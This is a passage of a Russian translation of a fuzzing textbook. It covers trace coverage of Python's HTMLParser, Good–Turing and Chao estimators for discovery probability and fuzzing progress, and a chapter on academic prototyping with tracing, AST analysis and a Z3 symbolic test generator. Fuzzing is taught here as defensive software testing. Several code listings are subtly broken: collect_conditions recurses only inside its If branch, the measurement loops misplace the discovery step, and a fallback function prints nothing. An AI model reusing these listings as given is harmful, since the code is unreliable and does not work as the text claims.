            cur_coverage = {getTraceHash(cov)}

            # Синглтоны и дублиеты понадобятся позднее
            doubletons -= cur_coverage
            doubletons |= singletons & cur_coverage
            singletons -= cur_coverage
            singletons |= cur_coverage - (cur_coverage & all_coverage)
            cumulative_singletons.append(len(singletons))
            cumulative_doubletons.append(len(doubletons))

            all_coverage |= cur_coverage
            cumulative_coverage.append(len(all_coverage))

    return (all_coverage, cumulative_coverage,
            cumulative_singletons, cumulative_doubletons)
```

Убедимся, что для трёх входов cgi_decode() функция действительно возвращает покрытие ровно двух трасс.

```
all_coverage = population_trace_coverage(
    [inp1, inp2, inp3], cgi_decode)[0]
assert len(all_coverage) == 2
```

Однако cgi_decode() слишком проста. В качестве тестируемого объекта возьмём стандартный класс Python [HTMLParser](#).

```
from Coverage import population_coverage
from html.parser import HTMLParser

trials = 50000

def my_parser(inp):
    parser = HTMLParser() # новый анализатор для каждого входа
    parser.feed(inp)

fuzzer = RandomFuzzer(min_length=1, max_length=100,
                      char_start=32, char_range=94)
population = [fuzzer.fuzz() for i in range(trials)]

trace_timeseries = population_trace_coverage(
    population, my_parser)[1]
code_timeseries = population_coverage(population, my_parser)[1]

plt.figure(figsize=(12, 4), dpi=80)
plt.subplot(1, 2, 1)
plt.plot(trace_timeseries)
```

```
plt.xlabel('входов фаззинга')
plt.ylabel('исполнено трасс')
plt.title('Покрытие трасс во времени')

plt.subplot(1, 2, 2)
plt.plot(code_timeseries)
plt.xlabel('входов фаззинга')
plt.ylabel('покрыто инструкций')
plt.title('Покрытие кода во времени')
```

Наблюдаются следующие свойства:

1. **Покрытие трасс устойчивее:** на графике меньше резких скачков, чем у покрытия кода.
2. **Покрытие трасс подробнее:** итоговое число трасс превышает число покрытых инструкций.
3. **Покрытие трасс растёт равномернее:** первый же вход покрывает больше половины инструкций, которые будут покрыты после 50 тысяч входов, тогда как число трасс растёт медленно и устойчиво, поскольку один вход создаёт только одну трассу.

Именно поэтому один из самых известных и успешных фаззеров, American Fuzzy Lop (AFL), использует сходную *меру прогресса* — хеш ветвей, исполненных входными данными.

Проверка оценки вероятности открытия

Выясним, насколько хорошо оценка Гуда — Тьюринга предсказывает открытие трасс исполнения. Для измерения эмпирической вероятности исполним ту же популяцию из 50 тысяч входов и проведём сто измерений через равные интервалы. При каждом измерении повторим эксперимент 500 раз: новый вход, породивший неизвестную трассу, даёт 1, иначе 0; результат усредняется. Обнаруженные в повторениях трассы не добавляются к наблюдавшимся.

```
repeats = 500
measurements = 100
emp_timeseries = []
all_coverage = set()
step = int(trials / measurements)

for i in range(0, trials, step):
    if i - step >= 0:
        for j in range(step):
            inp = population[i - j]
            with Coverage() as cov:
                try:
                    my_parser(inp)
                except BaseException:
                    pass
            all_coverage |= {getTraceHash(cov)}

discoveries = 0
for _ in range(repeats):
    inp = fuzzer.fuzz()
    with Coverage() as cov:
        try:
            my_parser(inp)
        except BaseException:
            pass
    if getTraceHash(cov) not in all_coverage:
        discoveries += 1
emp_timeseries.append(discoveries / repeats)
```

Теперь вычислим оценку Гуда — Тьюринга во времени и сравним графики.

```
gt_timeseries = []
singleton_timeseries = population_trace_coverage(
    population, my_parser)[2]
for i in range(1, trials + 1, step):
    gt_timeseries.append(singleton_timeseries[i - 1] / i)
```

```

line_emp, = plt.semilogy(emp_timeseries, label="Эмпирическая")
line_gt, = plt.semilogy(gt_timeseries, label="Гуда – Тьюринга")
plt.legend(handles=[line_emp, line_gt])
plt.xticks(range(0, measurements + 1, int(measurements / 5)),
            range(0, trials + 1, int(trials / 5)))
plt.xlabel('входов фаззинга')
plt.ylabel('вероятность открытия')
plt.title('Вероятность открытия во времени')

```

Оценка Гуда — Тьюринга снова оказывается *очень точной*. Более того, большие колебания показывают, что у эмпирической оценки точность намного ниже. Число повторений можно увеличить, но ожидать придётся гораздо дольше.

Вероятность открытия определяет остаточный риск

Предположим, вы получили несколько мощных машин и несколько месяцев фаззили программную систему, не обнаружив ни одной уязвимости. Уязвима ли она?

Точно сказать нельзя: остаточный риск существует всегда. Тестирование не является верификацией; возможно, уязвимость откроет следующий тест.

Назовём *остаточным риском* вероятность того, что следующий тест обнаружит ещё неизвестную уязвимость. Бёме [Boehme2018stads] показал, что оценка Гуда — Тьюринга вероятности открытия одновременно оценивает максимальный остаточный риск.

Набросок доказательства. Пусть для каждого «старого» вида A (здесь — трассы исполнения) создаются два «новых» вида: одни входы A проявляют уязвимость, другие нет. Мы знаем, что открыты только виды, не проявляющие уязвимость. Следовательно, неизвестными остаются *все* виды, проявляющие уязвимость, и *некоторые* безопасные виды. Поэтому вероятность открытия нового вида служит верхней границей вероятности открытия вида, проявляющего уязвимость. Что и требовалось показать.

Оценка вероятности открытия полезна и в других отношениях:

1. **Вероятность открытия.** В любой момент кампании можно оценить вероятность того, что следующий вход принадлежит неизвестному виду — здесь создаёт новую трассу и исполняет новое множество инструкций.
2. **Дополнение вероятности открытия.** Можно оценить долю *всех* генерируемых фаззером входов, для которых вид уже наблюдался. Это количественно выражает *прогресс кампании к завершению*: если вероятность нового вида слишком мала, кампанию можно прекратить.
3. **Обратная величина вероятности открытия.** Можно предсказать число тестов, необходимое для ожидаемого открытия следующего вида.

Как понять, когда прекращать фаззинг?

В фаззинге есть меры прогресса, например покрытие кода и грамматики. Если требуется покрыть все инструкции, процент уже покрытых показывает, насколько кампания близка к завершению. Но иногда после n входов известно лишь число открытых видов $S(n)$ — например, инструкций. Процент $S(n)/S$ можно вычислить только при известном общем числе видов S , причём не все виды обязательно достижимы.

Оценка успеха

Если общее число видов неизвестно, попробуем его *оценить*. Открытие видов со временем замедляется: сначала новых видов много, позднее до следующего открытия требуется всё больше входов. При достаточной продолжительности кривая приближается к *асимптоте*, которую и можно оценить.

В 1984 году биостатистик Энн Чао разработала оценку S_{hat} асимптотического общего числа видов S :

Формула: $S_{\text{hat_Chao1}} = S(n) + (f_1^2)/(2f_2)$, если $f_2 > 0$; $S(n) + (f_1(f_1-1))/(2)$, иначе,

где f_1 и f_2 — число видов, наблюдавшихся ровно один и два раза, а $S(n)$ — число видов, открытых после n входов.

Проверим оценку на 400 тысячах входов, используя параметры фаззера, при которых асимптота становится видна за несколько секунд. На половине кампании вычислим оценку, а затем продолжим работу и сравним с эмпирической асимптотой.

```
trials = 400000
fuzzer = RandomFuzzer(min_length=2, max_length=4,
                      char_start=32, char_range=32)
population = [fuzzer.fuzz() for i in range(trials)]
_, trace_ts, f1_ts, f2_ts = population_trace_coverage(
    population, my_parser)

time = int(trials / 2)
f1 = f1_ts[time]
f2 = f2_ts[time]
Sn = trace_ts[time]
if f2 > 0:
    hat_S = Sn + f1 * f1 / (2 * f2)
else:
    hat_S = Sn + f1 * (f1 - 1) / 2

Sn
hat_S
100 * Sn / hat_S
trace_ts[trials - 1]
```

Точность оценки Чао вполне разумна, хотя она не всегда хороша, особенно в начале кампании, когда вероятность открытия ещё высока. Тем не менее пример показывает главное преимущество процента как меры прогресса кампании к завершению.

Попробуйте: задайте `trials = 1_000_000`, а `time = int(trials / 4)`.

Экстраполяция успеха фаззинга

Предположим, фаззер работал неделю, создал n входов и открыл $S(n)$ видов. Вместо запуска ещё на неделю хочется *предсказать*, сколько дополнительных видов будет найдено. В 2003 году Энн Чао с коллегами предложила метод экстраполяции числа $S(n+m^{\text{star}})$ после ещё m^{star} входов:

Формула: $S_{\text{hat}}(n+m^{\text{star}}) = S(n) + f_{\text{hat_0}} [1 - (1 - (f_1)/(n * f_{\text{hat_0}} + f_1))^{(m^{\text{star}})}]$,

где $f_{\text{hat_0}} = S_{\text{hat}} - S(n)$ оценивает число неизвестных видов, а f_1 — число сингтонов. f_1 отслеживается во время кампании, а $f_{\text{hat_0}}$ выводится из оценки Чао и числа наблюдавшихся видов.

```
prediction_ts: List[float] = [None] * time # type: ignore
f0 = hat_S - Sn

for m in range(trials - time):
    assert (time * f0 + f1) != 0
```

```

prediction_ts.append(
    Sn + f0 * (1 - (1 - f1 / (time * f0 + f1)) ** m))

line_emp, = plt.plot(trace_ts, color='grey',
                    label="Фактический прогресс")
line_cur, = plt.plot(trace_ts[:time],
                    label="Текущая кампания")
line_pred, = plt.plot(prediction_ts, linestyle='--', color='black',
                    label="Предсказанный прогресс")
plt.legend(handles=[line_emp, line_cur, line_pred])
plt.xlabel('входов фаззинга')
plt.ylabel('исполнено трасс')

```

Экстраполяция Чао выглядит весьма точной. Даже при прогнозе втрое дальше текущей точки пунктирная предсказанная линия близка к сплошной эмпирической.

Итоги

- Можно измерять *прогресс* кампании как число видов во времени $S(n)$.
- Можно измерять *эффективность* как асимптотическое общее число видов S .
- Эффективность можно оценить формулой Chao1 $S_{\hat{}}$.
- Прогресс кампании можно экстраполировать как $S_{\hat{}}(n+m^{(star)})$.
- Остаточный риск — вероятность существования ещё не найденной ошибки — можно оценить величиной Гуда — Тьюринга GT для вероятности открытия вида.

Что дальше

Это последняя основная глава книги. Далее можно перейти к приложениям — или применить полученные знания и создавать замечательные фаззеры и генераторы тестов.

Предпосылки и дальнейшее чтение

- Статистическая система фаззинга, вдохновлённая экологией: Marcel Böhme, [«STADS: Software Testing as Species Discovery»](#), ACM TOSEM 27(2), стр. 1–52.
- Оценка вероятности открытия: I. J. Good, [«The Population Frequencies of Species and the Estimation of Population Parameters»](#), *Biometrika* 40, 1953, стр. 237–264.
- Оценка асимптотического числа видов, если вход принадлежит одному виду: Anne Chao, [«Nonparametric Estimation of the Number of Classes in a Population»](#), *Scandinavian Journal of Statistics* 11, 1984, стр. 265–270.
- Оценка асимптотического числа видов, если вход принадлежит одному или нескольким видам: Anne Chao, [«Estimating the Population Size for Capture-Recapture Data with Unequal Catchability»](#), *Biometrics* 43, 1987, стр. 783–791.
- Экстраполяция числа открытых видов: Tsung-Jen Shen, Anne Chao и Chih-Feng Lin, [«Predicting the Number of New Species in Further Taxonomic Sampling»](#), *Ecology* 84(3), 2003, стр. 798–804.

Упражнения

И. Дж. Гуд и Алан Тьюринг разработали оценку для случая, когда каждый вход принадлежит ровно одному виду. Например, каждый вход создаёт ровно одну трассу исполнения. Но в общем случае это неверно: один вход исполняет несколько инструкций и ветвей, то есть принадлежит одному *или нескольким* видам.

Статистика расширенной модели заметно отличается, однако все рассмотренные оценки оказываются почти идентичны формулам одновидовой модели. Например, оценка Гуда — Тьюринга определяется как

Формула: $C = (Q_1) / (n)$,

где Q_1 — число видов-синглтонов, а n — число созданных тестов. Во время кампании для каждого вида записывается *частота встречаемости* — число входов, принадлежащих этому виду. Вид i называется синглтоном, если ему принадлежит ровно один наблюдавшийся вход.

Упражнение 1. Оценка вероятности открытия для покрытия инструкций

В этом упражнении создаётся оценка Гуда — Тьюринга для простого фаззера.

Часть 1. Покрывание популяции

Реализуйте функцию `population_stmt_coverage()`, отслеживающую число синглтонов и дублетов по мере роста числа тестов i .

Решение:

```
def population_stmt_coverage(population, function):
    cumulative_coverage = []
    all_coverage = set()
    cumulative_singletons = []
    cumulative_doubletons = []
    singletons = set()
    doubletons = set()

    for s in population:
        with Coverage() as cov:
            try:
                function(s)
            except BaseException:
                pass
        cur_coverage = cov.coverage()

        doubletons -= cur_coverage
        doubletons |= singletons & cur_coverage
        singletons -= cur_coverage
        singletons |= cur_coverage - (cur_coverage & all_coverage)
        cumulative_singletons.append(len(singletons))
        cumulative_doubletons.append(len(doubletons))

        all_coverage |= cur_coverage
        cumulative_coverage.append(len(all_coverage))

    return (all_coverage, cumulative_coverage,
            cumulative_singletons, cumulative_doubletons)
```

Часть 2. Популяция

Используйте `RandomFuzzer(min_length=1, max_length=1000, char_start=0, char_range=255)`, чтобы создать популяцию из $n=10\,000$ входов.

Решение:

```
from Fuzzer import RandomFuzzer
from html.parser import HTMLParser

trials = 2000 # Для лучшей сходимости задайте 10000

def html_parser(inp):
    parser = HTMLParser()
    parser.feed(inp)

fuzzer = RandomFuzzer(min_length=1, max_length=1000,
                      char_start=0, char_range=255)
population = [fuzzer.fuzz() for i in range(trials)]
```

Часть 3. Оценка вероятностей

Исполните входы на анализаторе HTML Python и оцените вероятность того, что следующий вход покроем прежде не покрытую инструкцию.

Решение:

```
measurements = 100
step = int(trials / measurements)

gt_timeseries = []
singleton_timeseries = population_stmt_coverage(
    population, my_parser)[2]
for i in range(1, trials + 1, step):
    gt_timeseries.append(singleton_timeseries[i - 1] / i)
```

Часть 4. Эмпирическая проверка

Эмпирически проверьте точность оценки вероятности покрыть новые инструкции, проведя 10 тысяч повторений.

Решение:

```
repeats = 100 # Для большей точности задайте 10000
emp_timeseries = []
all_coverage = set()

for i in range(0, trials, step):
    if i - step >= 0:
        for j in range(step):
            inp = population[i - j]
            with Coverage() as cov:
                try:
                    my_parser(inp)
                except BaseException:
                    pass
            all_coverage |= cov.coverage()

discoveries = 0
for _ in range(repeats):
    inp = fuzzer.fuzz()
    with Coverage() as cov:
        try:
            my_parser(inp)
        except BaseException:
            pass
```

```

        if cov.coverage() - all_coverage:
            discoveries += 1
    emp_timeseries.append(discoveries / repeats)

line_emp, = plt.semilogy(emp_timeseries, label="Эмпирическая")
line_gt, = plt.semilogy(gt_timeseries, label="Гуда – Тьюринга")
plt.legend(handles=[line_emp, line_gt])
plt.xlabel('входов фаззинга')
plt.ylabel('вероятность открытия')

```

Упражнение 2. Экстраполяция покрытия инструкций

В этом упражнении метод Чао используется для оценки успеха фаззинга.

Часть 1. Создание популяции

Создайте популяцию из $n=400\,000$ случайных входов.

Решение:

```

trials = 400 # Для полного решения задайте 400000
population = [fuzzer.fuzz() for i in range(trials)]
_, stmt_ts, Q1_ts, Q2_ts = population_stmt_coverage(
    population, my_parser)

```

Часть 2. Вычисление оценки

После $n/4=100\,000$ входов вычислите оценку общего числа инструкций:

Формула: $S_hat_Chao1 = S(n) + (Q_1^2) / (2Q_2)$, $Q_2 > 0$; $S(n) + (Q_1(Q_1 - 1)) / (2)$, иначе,

где Q_1 и Q_2 — числа инструкций, исполненных ровно одним и двумя входами, а $S(n)$ — число открытых инструкций.

Решение:

```

time = int(trials / 4)
Q1 = Q1_ts[time]
Q2 = Q2_ts[time]
Sn = stmt_ts[time]

if Q2 > 0:
    hat_S = Sn + Q1 * Q1 / (2 * Q2)
else:
    hat_S = Sn + Q1 * (Q1 - 1) / 2

print("Covered %.1f%% of an estimated %d statements" %
      (100 * Sn / hat_S, hat_S))

```

Часть 3. Вычисление и проверка экстраполятора

Вычислите экстраполяцию Чао и сравните предсказанное число инструкций с эмпирическим.

Решение:

```

prediction_ts: List[float] = [None] * time # type: ignore
Q0 = hat_S - Sn

for m in range(trials - time):

```

```

prediction_ts.append(
    Sn + Q0 * (1 - (1 - Q1 / (time * Q0 + Q1)) ** m))

line_emp, = plt.plot(stmt_ts, color='grey',
                    label="Фактический прогресс")
line_cur, = plt.plot(stmt_ts[:time], label="Текущая кампания")
line_pred, = plt.plot(prediction_ts, linestyle='--', color='black',
                    label="Предсказанный прогресс")
plt.legend(handles=[line_emp, line_cur, line_pred])
plt.xlabel('входов фаззинга')
plt.ylabel('исполнено инструкций')

```

Приложения

В этой части собраны блокноты и модули, поддерживающие другие главы книги.

- [Обработка ошибок](#) предоставляет средства перехвата ожидаемых ошибок и сообщения о них без остановки блокнота.
- [Таймер](#) — простая утилита для измерения времени выполнения.
- [Граф потока управления](#) помогает определять поток управления программ Python.
- [Синтаксические диаграммы](#) визуализируют грамматики как железнодорожные диаграммы.
- [Оглавление и карта книги](#) служит указателем книги.

Академическое прототипирование

Это рукопись учебного доклада Андреаса Целлера «*Academic Prototyping*» на конференции ESEC/FSE 2022.

Об этом учебном материале

В «Книге о фаззинге» мы используем Python и для реализации методов автоматического тестирования, и как язык большинства тестируемых программ. Почему именно Python? Короткий ответ:

Python сделал нас поразительно *продуктивными*. Реализация большинства методов этой книги заняла **два-три дня** — примерно в **10–20 раз быстрее**, чем на «классических» языках вроде C или Java.

Разница в продуктивности в 10–20 раз огромна, почти неправдоподобна. Откуда она берётся и как влияет на исследования и преподавание?

О чём пойдёт речь

В этом материале мы продемонстрируем всё на прототипе *символьного генератора тестов*, созданного с нуля. Обычно такая задача считается очень трудной и занимает месяцы, но код этой главы был разработан менее чем за два часа, а объяснить его можно меньше чем за двадцать минут.

Мы исследуем причины такой продуктивности, выделив главные факторы — *Python* и *блокноты Jupyter*, — и обсудим последствия для разработки академического программного обеспечения.

Что вы узнаете

- Как использовать *Python* и его библиотеки для прототипирования.
- Как применять *блокноты Jupyter* для написания кода и проведения экспериментов.
- Откуда берётся выигрыш в продуктивности и воспроизводимости.

Трудности анализа компилируемых языков

За свою карьеру я создал и руководил созданием нескольких инструментов для компилируемых языков вроде C и Java, в частности:

- средств автоматической отладки, извлекающих и анализирующих динамические сведения об исполнении программ;
- средств автоматического тестирования, запускающих приложения и функции со сгенерированными входными данными.

Полученный опыт можно свести к следующему:

1. Инструментирование скомпилированного кода — **трудная** задача. Нужно встроиться в существующую инфраструктуру компилятора Java или C, определить добавляемый код и адаптировать его к конкретному компилятору.

2. Сбор сведений из скомпилированного кода тоже **труден**. Помимо инструментирования, данные нужно эффективно сохранить, затем получить и декодировать.

Всё это чрезвычайно подвержено ошибкам. Не случайно успешные генераторы тестов предполагают абсолютный минимум инфраструктуры — например, получение покрытия существующими инструментами и ничего сверх того.

При переходе к статическому или символьному анализу ситуация ещё хуже. Самостоятельно разбирать код C и Java трудно, а для крупных проектов почти невозможно. Существующие инфраструктуры вроде Soot позволяют работать с промежуточным представлением, но их расширение всё равно занимает многие недели.

Символьный анализ особенно сложен: обычно требуется уровень абстракции не ниже исходного кода, а значит, приходится связывать символьный уровень, исходный текст и машинный код. Всё это возможно, но трудно.

Если ваша цель — анализ крупного кода, например потому что:

- предметная область важна, а задачи сложны;
- вы работаете в промышленности с критически важными системами;
- вы хотите оценить метод на множестве программ на компилируемых языках,

то в конечном счёте применить подход к крупной системе действительно имеет смысл. Но прежде стоит проверить, работает ли сам подход.

Здесь и появляется *прототипирование*: быстрая разработка решения для изучения *осуществимости* подхода:

- получить обратную связь от практиков;
- быстро *развивать* идею;
- показать, что она может работать.

Иными словами, создать доказательство концепции, обычно необходимое в академической работе.

Python — это просто

Python — язык высокого уровня, позволяющий сосредоточиться на *алгоритмах*, а не на передаче отдельных битов и байтов в памяти. Для этой книги это важно: нас интересует устройство методов, а не столько их оптимизация. Сосредоточившись на алгоритмах, можно играть с ними, изменять их и быстро создавать собственные варианты. Когда решение найдено, его всегда можно перенести на другой язык или в специализированную среду.

Возьмём знаменитую программу *triangle*, которая относит треугольник со сторонами *a*, *b*, *c* к одной из категорий. Она читается как псевдокод, но непосредственно исполняется.

```
def triangle(a, b, c):
    if a == b:
        if b == c:
            return 'equilateral'
        else:
            return 'isosceles #1'
    else:
        if b == c:
            return 'isosceles #2'
        else:
            if a == c:
```

```

        return 'isosceles #3'
    else:
        return 'scalene'

```

Пример вызова:

```
triangle(2, 3, 4)
```

В оставшейся части главы `triangle()` будет постоянным примером тестируемой программы. Конечно, её сложность несопоставима с крупными системами, а показанные методы не переносятся напрямую на экосистему из тысяч связанных микросервисов. Цель примера — показать, насколько просты некоторые методы при наличии подходящих языка и среды.

Создание минимального тестировщика

Тестировать `triangle()` случайными значениями несложно: возьмём генератор случайных чисел Python и передадим результаты функции.

```

from random import randrange

for i in range(10):
    a = randrange(1, 10)
    b = randrange(1, 10)
    c = randrange(1, 10)

    t = triangle(a, b, c)
    print(f"triangle({a}, {b}, {c}) = {repr(t)}")

```

Пока всё хорошо, но такое возможно почти на любом языке. Что же делает Python особенным?

Динамический анализ Python: до боли просто

Динамический анализ позволяет отслеживать происходящее во время исполнения. Механизм Python `settrace()` за несколько строк кода отслеживает все исполняемые строки, переменные и значения. Класс `Coverage` из главы о покрытии собирает трассу всех исполненных строк всего пятью строками; её легко преобразовать в множества исполненных строк или ветвей. Ещё две строки позволяют отслеживать функции, аргументы и значения переменных — см. главу о динамических инвариантах. Можно даже получить и напечатать исходный текст отдельной функции. Всё это реализуется за десять-двадцать минут.

Вот код, выполняющий всё сразу: он отслеживает строки и для каждой печатает исходный текст и текущие значения локальных переменных.

```

import sys
import inspect

def traceit(frame, event, arg):
    function_code = frame.f_code
    function_name = function_code.co_name
    lineno = frame.f_lineno
    vars = frame.f_locals

    source_lines, starting_line_no = inspect.getsourcelines(frame.f_code)
    loc = (f"{function_name}:{lineno} "
           f"{source_lines[lineno - starting_line_no].rstrip()}")
    vars = ", ".join(f"{name} = {vars[name]}" for name in vars)
    print(f"{loc:50} ({vars})")
    return traceit

```

Функция `sys.settrace()` регистрирует `traceit()` как функцию трассировки, после чего та отслеживает вызов `triangle()`.

```
def triangle_traced():
    sys.settrace(traceit)
    triangle(2, 2, 1)
    sys.settrace(None)

triangle_traced()
```

Для сравнения попробуйте построить такой динамический анализ для C. Можно инструментировать код, отслеживать все исполненные строки и значения переменных и сохранять сведения в базе — реализация займёт недели, если не месяцы. Можно шаг за шагом вести программу отладчиком, чередуя команды исполнения и печати, но программирование такого взаимодействия тоже займёт дни. Получив первые результаты, вы, скорее всего, обнаружите, что нужны другие или более качественные данные, и начнёте заново. Это совсем не весело.

Динамический анализ позволяет сделать фаззинг гораздо умнее. Например, поисковое тестирование развивает популяцию входов к заданной цели — покрытию или любой другой. При хорошем динамическом анализе поисковые стратегии для произвольных целей реализуются быстро.

Статический анализ Python: всё ещё просто

Статический анализ исследует *код программы* без его исполнения. Выводить произвольные свойства Python статически может быть кошмарно из-за чрезвычайной динамичности языка.

Но если анализу не требуется быть *корректным во всех случаях* — например, он лишь поддерживает и направляет тестирование, — статический анализ Python может быть очень простым. Модуль `ast` преобразует функцию в абстрактное синтаксическое дерево (AST), которое можно обходить как угодно.

```
from bookutils import rich_output
import ast

if rich_output():
    from showast import show_ast
else:
    def show_ast(tree):
        ast.dump(tree, indent=4)

triangle_source = inspect.getsource(triangle)
triangle_ast = ast.parse(triangle_source)
show_ast(triangle_ast)
```

Предположим, нужно статически найти все ветви `triangle` и их условия. Достаточно обойти AST, найти узлы `If` и взять их первого потомка — условие.

```
def collect_conditions(tree):
    conditions = []

    def traverse(node):
        if isinstance(node, ast.If):
            cond = ast.unparse(node.test).strip()
            conditions.append(cond)
            for child in ast.iter_child_nodes(node):
                traverse(child)

    traverse(tree)
    return conditions

collect_conditions(triangle_ast)
```


Мы можем не только извлекать элементы программы, но и свободно изменять их, а затем преобразовывать дерево обратно в исходный код. Программные преобразования — например, для инструментирования или мутационного анализа — становятся элементарными. Приведённый код написан за пять минут. Попробуйте повторить это на Java или C.

Символьные рассуждения в Python: для этого есть пакет

Вернёмся к тестированию. Мы научились извлекать условия из кода. Чтобы достичь определённого места `triangle()`, требуется решить *условия пути*, ведущие к ветви. Для последней строки — ветви `'scalene'` — нужно решить:

Формула: $a \neq b$ and $b \neq c$ and $a \neq c$.

Для этого воспользуемся решателем ограничений, например [Microsoft Z3](#).

```
import z3 # type: ignore

a = z3.Int('a')
b = z3.Int('b')
c = z3.Int('c')

s = z3.Solver()
s.add(z3.And(a > 0, b > 0, c > 0)) # стороны положительны
s.add(z3.And(a != b, b != c, a != c))
s.check()
```

Z3 сообщает `sat`, то есть решение существует. Получим его:

```
m = s.model()
m
```

Решение можно сразу использовать для тестирования `triangle()`; оно действительно покрывает ветвь `'scalene'`. Метод `as_long()` преобразует результаты Z3 в числа.

```
triangle(m[a].as_long(), m[b].as_long(), m[c].as_long())
```

Символьный генератор тестов

Теперь можно построить *символьный генератор тестов* — инструмент, систематически создающий входы для покрытия всех путей. Сначала найдём все решаемые условия, обойдя все пути дерева, и сразу преобразуем их в формат Z3.

```
def collect_path_conditions(tree):
    paths = []

    def traverse_if_children(children, context, cond):
        old_paths = len(paths)
        for child in children:
            traverse(child, context + [cond])
        if len(paths) == old_paths:
            paths.append(context + [cond])

    def traverse(node, context):
        if isinstance(node, ast.If):
            cond = ast.unparse(node.test).strip()
            not_cond = "z3.Not(" + cond + ")"
            traverse_if_children(node.body, context, cond)
            traverse_if_children(node.orelse, context, not_cond)
        else:
```

```

        for child in ast.iter_child_nodes(node):
            traverse(child, context)

    traverse(tree, [])
    return ["z3.And(" + ", ".join(path) + ")" for path in paths]

path_conditions = collect_path_conditions(triangle_ast)
path_conditions

```

Остаётся передать ограничения Z3. Все ветви легко покрываются:

```

for path_condition in path_conditions:
    s = z3.Solver()
    s.add(a > 0, b > 0, c > 0)
    eval(f"s.check({path_condition})")
    m = s.model()
    print(m, triangle(m[a].as_long(),
                      m[b].as_long(), m[c].as_long()))

```

Успех: покрыты все ветви программы треугольника.

Конечно, реализация ограничена возможностями `triangle()`. Полный вариант должен переводить произвольные условия Python в Z3, обрабатывать возвраты, утверждения, исключения, циклы, вызовы и ещё огромное число конструкций; некоторые из них могут не поддерживаться теориями Z3.

Чтобы решателю было легче, ему можно передавать *конкретные значения* из прежних запусков, уже достигающие определённых путей. Эти значения собираются описанным выше трассировщиком — и получается мощный масштабируемый конколический генератор тестов.

Расширение займёт день или два, а по мере выхода за пределы `triangle()` будут добавляться новые возможности. Каждая из них может оказаться исследовательским вкладом. Любую идею можно быстро реализовать и проверить в прототипе — на порядки быстрее, чем для традиционных языков.

Воспроизводимые эксперименты

Python делает исследователя продуктивным и творческим, но хорошему учёному нужна дисциплина: что именно было сделано для получения опубликованных результатов? Здесь вступает второе оружие — блокноты.

Jupyter Notebook может содержать весь код, но как минимум документирует все шаги эксперимента, поясняющий текст, обоснования, визуализации и диаграммы. При правильной организации эксперимент воспроизводится от сырых данных до чисел и графиков статьи.

Можно использовать стандартные графики и карты деревьев либо собственные визуализации: диаграммы классов, автоматы, спектры программ, графы зависимостей и синтаксические диаграммы. Они автоматически обновляются вместе с кодом и результатами.

Можно даже проверять соответствие результатов тексту статьи. Если в статье заявлено $p \leq 0.05$, вычисление

```

p = ... # длительное вычисление
assert p <= 0.05

```

делает утверждение проверенным и воспроизводимым, а непрерывное тестирование обнаружит расхождение.

Процесс прототипирования

Прототипирование позволяет сосредоточиться на *подходе*, а не инфраструктуре. Это полезно для преподавания: компактные примеры быстро передают суть анализа программ, генерации тестов и отладки.

Блокнот документирует развитие подхода вместе с примерами, экспериментами и обоснованиями. Классическая разработка часто выдаёт тысячи строк инфраструктурного кода, и только после завершения становится ясно, работает ли идея. Изменения требуют постоянного рефакторинга, а следующим разработчикам приходится днями восстанавливать основную идею.

Поэтому новые идеи мы теперь реализуем *дважды*:

- сначала в блокноте, экспериментируя с подходами и параметрами;
- лишь после подтверждения идеи — как инструмент для крупных программ.

Вторая реализация всё ещё занимает недели или месяцы, но направление уже проверено. А исходный блокнот может прожить дольше: он проще, лучше документирован и сохраняет суть идеи.

Поддержание актуальности

Python — динамичная экосистема: чем больше пакетов используется, тем вероятнее несовместимое изменение. Поэтому блокноты следует регулярно автоматически запускать по схеме *непрерывного тестирования*.

Поддержка «Книги о фаззинге» и «Книги об отладке» занимает около тридцати минут в неделю. Благодаря непрерывному тестированию код с большей вероятностью заработает у читателей, а значит, работа действительно будет полезна.

Что не работает

Python действительно трудно анализировать статически: динамичность мешает исключать конкретные поведения. Он превосходен для прототипов тестирования и динамического анализа, а также лёгких статических и символьных методов, направляющих другие техники. Но доказывать свойства одним статическим анализом Python чрезвычайно трудно.

Не статическая проверка типов

Python неидеален для демонстрации статической проверки типов, поскольку аннотации часто отсутствуют. Я обычно начинаю без них, но добавляю после стабилизации и документирования кода: типизированные сигнатуры упрощают использование.

```
def typed_triangle(a: int, b: int, c: int) -> str:
    return triangle(a, b, c)
```

Статические проверяющие вроде *муру* неплохо находят ошибки типов. В хорошо протестированном коде вероятность новых находок мала, но Python может быть удобной площадкой для экспериментов с системами типов.

Не доказательства программ

В Python во время исполнения можно изменить почти всё: присвоить переменной значение другого типа или условно создать и удалить её.

```
x = 42
x = "a string" # type: ignore

p1, p2 = True, False
if p1:
    x = 42
if p2:
    del x
# Существует ли здесь x?
```

Это делает символьные рассуждения, статический анализ и проверку типов трудными или невозможными. Для лёгкого анализа, направляющего генерацию тестов, неточность терпима. Для гарантий лучше выбрать строго статически типизированный Java, ML, Haskell или ограниченный учебный язык.

Это не значит, что Python не нужно проверять статически: его распространённость требует лучших инструментов. Но для преподавания и исследования чисто статических и символьных методов это не лучший выбор.

Попробуйте сами

Все примеры можно запускать и изменять. Для локальной работы понадобятся пакеты:

```
pip install showast
pip install z3-solver
```

Итоги

Python отлично подходит для прототипов тестирования и отладки:

- динамический и статический анализ реализуются чрезвычайно легко;
- доступна огромная инфраструктура разбора, деревьев программ и решателей;
- новые методы создаются за часы вместо недель.

Для чистого символьного анализа Python не рекомендуется: статической типизации почти нет, а динамичность даёт мало гарантий. Однако даже потенциально некорректный символьный анализ может направлять генерацию тестов.

Блокноты Jupyter прекрасно подходят для прототипирования:

- документируют суть подхода, примеры и эксперименты;
- удобны для преподавания, общения и документации;
- ранние эксперименты снижают риски последующей крупной реализации.

Что дальше

Другие примеры можно найти во всей этой книге: пошаговая разработка фаззеров, динамический анализ покрытия, конколический и символьный анализ Python.

Предпосылки и дальнейшее чтение

Задача о треугольнике адаптирована из книги Майерса и Сэндлера «The Art of Software Testing» [Myers2004]. Она кажется простой, но обнаруживает удивительную глубину при рассмотрении возможных ошибок.

Решатель Z3 разработан в Microsoft Research под руководством Леонардо де Моуры и Николая Бьёрнера [z3] и является одним из самых мощных и популярных.

Упражнения

Упражнение 1. Возможности, возможности!

Наш сборщик путей всё ещё ограничен. Не поддерживаются:

- сложные условия: `a and b` следует переводить в `z3.And(a, b)`;
- ранний возврат: после `if A: return` для дальнейших инструкций должно выполняться `not A`;
- присваивания;
- циклы;
- вызовы функций.

